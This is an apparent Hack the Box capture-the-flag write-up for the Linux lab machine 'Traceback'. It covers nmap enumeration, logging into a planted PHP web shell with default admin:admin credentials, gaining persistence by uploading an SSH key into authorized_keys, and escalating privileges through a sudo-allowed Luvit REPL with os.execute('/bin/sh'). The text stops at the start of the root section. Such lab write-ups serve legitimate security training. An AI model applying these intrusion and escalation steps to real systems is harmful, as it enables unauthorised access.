
TRACEBACK

Hack the Box writeup



Contents

0x6B

Scope

Target IP: 10.10.10.181

Ports: TCP + UDP 1-65535


OS: Linux

Difficulty: Easy

Release: Mar 14, 2020

Enumeration

NMAP




```
0×6b@kali:/home/0×6b/htb/traceback$ nmap -sC -sV -oA initial 10.10.10.181
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-25 16:34 EDT
Nmap scan report for 10.10.10.181
Host is up (0.060s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)
|   256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)
|_  256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Help us
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.82 seconds
```

Browsing

We can see that the main webpage has been defaced by Xh4H. The claim is that there’s a backdoor for “all the net”, let’s see if we can find it.


Foothold

Viewing the source seems to leave a clue we can use



```
    </style>
</head>
<body>
    <center>
        <h1>This site has been owned</h1>
        <h2>I have left a backdoor for all the net. FREE INTERNETZZZ</h2>
        <h3> - Xh4H - </h3>
        <!--Some of the best web shells that you might need ;)-->
    </center>
</body>
</html>
```

Let’s use some google-fu and see if we can find any information



"Some of the best web shells that you might need" Xh4H


1 result (0.32 seconds)

github.com › Xh4H

Xh4H (Xh4H) / Repositories · GitHub

Xh4H has 50 repositories available. Follow their code on GitHub. ... **Some of the best web shells that you might need**. PHP 5 Updated on Mar 21, 2019 ...

A git hub repo! There’s a lot in here so let’s narrow it down to the word shell



shell

1 result for repositories matching **shell**

Web-Shells

Forked from TheBinitGhimire/Web-Shells

Some of the best web shells that you might need


● PHP ★ 8 20 Updated on Mar 21, 2019

Researching


Xh4H

Xh4H

Ahh a single result… with web shells. Let’s try these extensions out and see if any seem to work




smevk.php drops us into a login prompt. I wonder if the password is the same as the one in the github repo?



```
//Make your setting here.
$deface_url = 'http://pastebin.com/raw.php?i=FHfxsFGT';  //deface url here(pastebin).
$UserName = "admin";                                      //Your UserName here.
$auth_pass = "admin";                                  //Your Password.
//Change Shell Theme here//
$color = "#8B008B";                                   //Fonts color modify here.
$Theme = '#8B008B';                                    //Change border-color accoriding to your choice.
$TabsColor = '#0E5061';                               //Change tabs color here.
#-------------------------------------------------------------------------------
```


admin:admin and we are in. Side note, people seem to love leaving reverse web shells here when they are already in a web shell…?



□ Name	Size	Modify	Owner/Group
□ [..]	dir	2019-08-24 03:42:53	root/root
□	553 B	2020-03-25 08:58:45	webadmin/webadmin
□ bg.jpg	528.97 KB	2019-07-31 04:50:58	root/webadmin
□ hidden-shell.php	29.97 KB	2020-03-25 01:38:24	webadmin/webadmin
□ hidden_shell.php	29.97 KB	2020-03-25 01:33:15	webadmin/webadmin
□ hiddenshell.php	0 B	2020-03-25 01:34:58	webadmin/webadmin
□ index.html	1.09 KB	2019-08-27 04:29:44	root/webadmin
□ php-reverse-shell.php	5.36 KB	2020-03-24 18:09:37	webadmin/webadmin
□ smevk.php	102.62 KB	2020-02-27 05:37:01	root/webadmin

I can't this UI so I am going to get myself a more permanent foothold by adding an ssh key to the authorized_keys file


Navigate to /home/webadmin/.ssh



Change dir:

/home/webadmin/.ssh

Now I am going to make a new key pair




```
0×6b@kali:/home/0×6b/htb/traceback$ ssh-keygen -f traceback
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in traceback
Your public key has been saved in traceback.pub
The key fingerprint is:
SHA256:rub58U/D9z2SdqP+jl1lbv6ACYRYN41bxzL5n/IlzAU 0×6b@kali
```

I don't want my username out there so I'm going to remove that from the public key.


Now we are going to add this key to the authorized_keys file.

I copied the contents of the authorized_keys file and saved it locally to a file of the same name.



```
0×6b@kali:/home/0×6b/htb/traceback$ cat traceback.pub >> authorized_keys
0×6b@kali:/home/0×6b/htb/traceback$ cat authorized_keys
```

Next, we reupload the file and we should be able to get an ssh session



Change dir:

/home/webadmin/.ssh/ >>

Make dir: >>

[Writeable]

Execute: >>

Read file: >>


Make file: >>

[Writeable]

Upload file:

Browse... authorized_keys >>

[Writeable]




```
0×6b@kali:/home/0×6b/htb/traceback$ ssh webadmin@10.10.10.181 -i traceback
#################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
#################################

Welcome to Xh4H land



Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settin
gs

Last login: Wed Mar 25 09:02:45 2020 from 10.10.14.38
webadmin@traceback:~$ █
```

Yay, we are now out of that ugly UI 😊

User


The first thing we will do is check sudo permissions and do some initial recon



```
webadmin@traceback:~$ sudo -l
Matching Defaults entries for webadmin on traceback:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/sysadmin/luvit
webadmin@traceback:~$ ls
id_rsa  id_rsa.pub  note.txt  privesc.lua
webadmin@traceback:~$ █
```


Hmm, sudo permissions to run /home/sysadmin/luvit as sysadmin and some ssh keys… I guess we could have tried those if we poked around in the UI for a bit.

Let’s also see what note.txt is…



```
webadmin@traceback:~$ cat note.txt
- sysadmin -
I have left a tool to practice Lua.
I'm sure you know where to find it.
Contact me if you have any question.
webadmin@traceback:~$ 
```


Hmm a message from sysadmin saying he has a tool for us to practice lua… maybe this is related to our sudo permissions? Let’s try out the tool and see what we get.



```
webadmin@traceback:~$ sudo -u sysadmin /home/sysadmin/luvit
Welcome to the Luvit repl!
> 
```


I have not heard of Luvit but it sounds like it’s a LUA tool. Research time!

Alright, I learned a little bit about LUA and found a gtfobin for it… seems like a promising privilege escalation attempt.



```
webadmin@traceback:~$ sudo -u sysadmin /home/sysadmin/luvit
Welcome to the Luvit repl!
> os.execute("/bin/sh")
$ whoami
sysadmin
$ 
```


Looks like we have successfully elevated!



```
$ cd /home/sysadmin/
$ ls
luvit  pspy64  user.txt
$ cat user.txt
bb5dbda6e3531bf4d2b907f00b9c788b
$ 
```

Root

I am going to do the same thing here with the ssh keys so I can get out of this lua shell.



